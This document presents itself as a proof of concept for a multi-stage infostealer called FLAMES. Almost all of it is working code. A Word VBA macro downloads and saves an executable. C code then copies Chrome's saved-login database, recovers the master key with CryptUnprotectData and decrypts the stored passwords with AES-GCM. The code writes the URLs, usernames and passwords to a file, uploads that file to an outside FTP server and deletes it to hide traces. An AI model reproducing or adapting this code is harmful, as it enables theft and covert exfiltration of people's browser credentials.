FLAMES
(Multi Staged Malware POC)

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

Introduction:

Infostealer Flames is a binary which extracts and decrypts Chrome Passwords. This paper, as well as the attached code segment, will use a malicious word Macro written in VbScript to download a malicious binary from a remote server. Once the binary is executed on the target host, it will exfiltrate data to a remote FTP server using the WININET API. The programmatic implementation will be written in C using the WINAPI.

The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads a word file containing the malicious macro and the remote binary gets executed.

Doc1 - Module1 (Code)

(General) | DownloadXLFileFromURL

```
Option Explicit

Sub DownloadXLFileFromURL()

    Dim myURL As String, sFilename As String
    myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
            Application.PathSeparator & "Desktop" & Application.PathSeparator & _
            "file.exe"

    Dim WinHttpReq As Object, oStream As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", myURL, False ', "username", "password"
    WinHttpReq.Send

    myURL = WinHttpReq.ResponseBody
    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile sFilename, 2  ' 1 = no overwrite, 2 = overwrite
        oStream.Close
    End If

    Dim RetVal
```

2. The VerifyBrowser function invokes RegOpenKeyEx and open "HKEY_CURRENT_USER" with the Registry Path being "Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice". Subsequently we invoke RegQueryValueEx to query the value of **"ProgId"** which would be **"CHROMEHTML"** in our case because we are verifying the default browser is Chrome.

```
BOOL VerifyBrowser(VOID)
{
        HKEY hKey = HKEY_CURRENT_USER;
        WCHAR lpSubKey[WCHAR_MAXPATH] =
L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
        HKEY  phkResult;
        WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
        WCHAR lpData[WCHAR_MAXPATH];
        DWORD bufferSize = sizeof(lpData);

        if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
                goto FAILURE;

        if (RegQueryValueEx(phkResult, L"ProgId", NULL, NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
                goto FAILURE;

        if (hKey)
                RegCloseKey(hKey);

        if (phkResult)
                RegCloseKey(phkResult);

        if (wcscmp(lpData, L"ChromeHTML") != 0)
                return FALSE;

        return TRUE;
```

3. Our code queries the login data file through SQL “"SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS" stored in **"\\Google\\Chrome\\User Data\\Default\\Login Data"**.

```
        if (GetEnvironmentVariableW(L"LOCALAPPDATA", OrignalDBLocation, WCHAR_MAXPATH) == 0)
                goto FAILURE;

        wcscat_s(OrignalDBLocation, chromeCredPath);

        if (!CopyFile(OrignalDBLocation, TEXT(TEMPDBPATH), FALSE))
                goto FAILURE;

        Result = sqlite3_open_v2(TEMPDBPATH, &LoginDatabase, SQLITE_OPEN_READONLY, NULL);
        if (Result != ERROR_SUCCESS)
                goto FAILURE;

        hLog = CreateFileW(L"file.txt", GENERIC_READ | GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL,
NULL);
        if (hLog == INVALID_HANDLE_VALUE)
                goto FAILURE;

        Result = sqlite3_exec(LoginDatabase, "SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS",
CallbackSqlite3QueryObjectRoutine, LoginDatabase, &Error);
        if (Result != ERROR_SUCCESS)
                goto FAILURE;
```

4. **Getting the Master Key :**

- ☐ Use GetEnvironmentVariableW to get LOCALAPPDATA
- ☐ Use wcscat to append L"\\Google\\Chrome\\UserData\\Local State"
- ☐ Invoke ReadFile on "Local State" to read the entire contents of the file and store it in the Buffer created by HeapAlloc.
- ☐ Use strstr on the buffer and locate "\"os_crypt\":{\"encrypted_key\":\"".
- ☐ StringRemoveSubstring (a custom function), will be used to find the substring "\"os_crypt\":{\"encrypted_key\":\"". Using MemoryMove for string manipulation, we'll separate it from the main string.
- ☐ Use CryptStringToBinaryA & CryptUnprotectData to get the decoded Base64 Master Key which would be used in decrypting the password.

```
Substring = strstr(Substring, "\"os_crypt\":{\"encrypted_key\":\"");
if (Substring == NULL)
        return NULL;

if (StringRemoveSubstring(Substring, (PCHAR)"\"os_crypt\":{\"encrypted_key\":\"") == NULL)
        return NULL;

if (StringTerminateString(Substring, '"') == NULL)
        return NULL;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, NULL, &dwBufferLen, NULL, NULL))
        goto FAILURE;

pbBinary = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwBufferLen));
if (pbBinary == NULL)
        goto FAILURE;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, pbBinary, &dwBufferLen, NULL, NULL))
        goto FAILURE;

if (pbBinary[0] == 'D')
        MoveMemory(pbBinary, pbBinary + 5, dwBufferLen);

Input.cbData = dwBufferLen;
Input.pbData = pbBinary;

if (!CryptUnprotectData(&Input, 0, NULL, NULL, NULL, 0, &Output))
        goto FAILURE;

return Substring;
```

5. **Decrypting the Password:**

- ☐ Transform Password into a BYTE array and store the result in the buffer.
- ☐ Make a BYTE pointer pointing to Buffer , increase it by 3 . The substring from 3rd to 15th character would be the Initialization Vector.
- ☐ Invoke BCryptOpenAlgorithmProvider to load and initialize AES Algorithm.
- ☐ Invoke BCryptSetProperty to set the property to “Chaining Mode GCM”.
- ☐ Invoke BCryptGenerateSymmetricKey which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
- ☐ Use BCryptDecrypt to decrypt the password using the cipher generated with AES GCM and the master key generated in the previous step.
- ☐ Remove the last 16 bytes from the string and that’s your decrypted password.

```
        if (LenPass < 32)
                return 0;

        CopyMemory(Password, Argv[2], LenPass);

        Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, LenPass);
        if (Buffer == NULL)
                goto FAILURE;

        CharArrayToByteArray(Password, Buffer, LenPass);
        pointer = Buffer;
        pointer += 3;

        Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
        if (!NT_SUCCESS(Status))
                goto FAILURE;

        Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
        if (!NT_SUCCESS(Status))
                goto FAILURE;

        Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
        if (!NT_SUCCESS(Status))
                goto FAILURE;

        Info.pbNonce = pointer;
        Info.cbNonce = 12;
        Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
        Info.cbTag = 16;

        DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
        DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
        if (DecryptPass == NULL)
                goto FAILURE;

        Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0,
DecryptPass, DecryptPassLen, &DecryptSize, 0);
        if (!NT_SUCCESS(Status))
                goto FAILURE;
```

6. Store the resulting formatted data in a buffer and write to a file using WriteFile.

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\n", Argv[0], Argv[1],
(PCHAR)DecryptPass);
nNumberOfBytesToWrite = (DWORD)strlen(WriteArray);

if (!WriteFile(hLog, WriteArray, nNumberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))
goto FAILURE;
```

7. **Uploading :**

Then our code initializes WININET usage by InternetOpenW. Following a successful initialization we invoke InternetConnectW with details to our ftp server. Upload the file using FtpPutFileW. Use DeleteFile to delete the file stored internally on the machine to remove the traces of the code execution.

```
        hInternetOpen = InternetOpenW(L"Mozilla/4.1337", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
        if (hInternetOpen == NULL)
                goto FAILURE;

        hInternetConnect = InternetConnectW(hInternetOpen, L"ftp.drivehq.com", INTERNET_DEFAULT_FTP_PORT, NULL
, NULL , INTERNET_SERVICE_FTP, 0, 0);
        if (hInternetConnect == NULL)
                goto FAILURE;

        if (!FtpPutFileW(hInternetConnect, L"file.txt", lpRemoteFile, FTP_TRANSFER_TYPE_BINARY, 0))
                goto FAILURE;

        if (!DeleteFile(L"file.txt"))
                goto FAILURE;
```

Harvested Credentials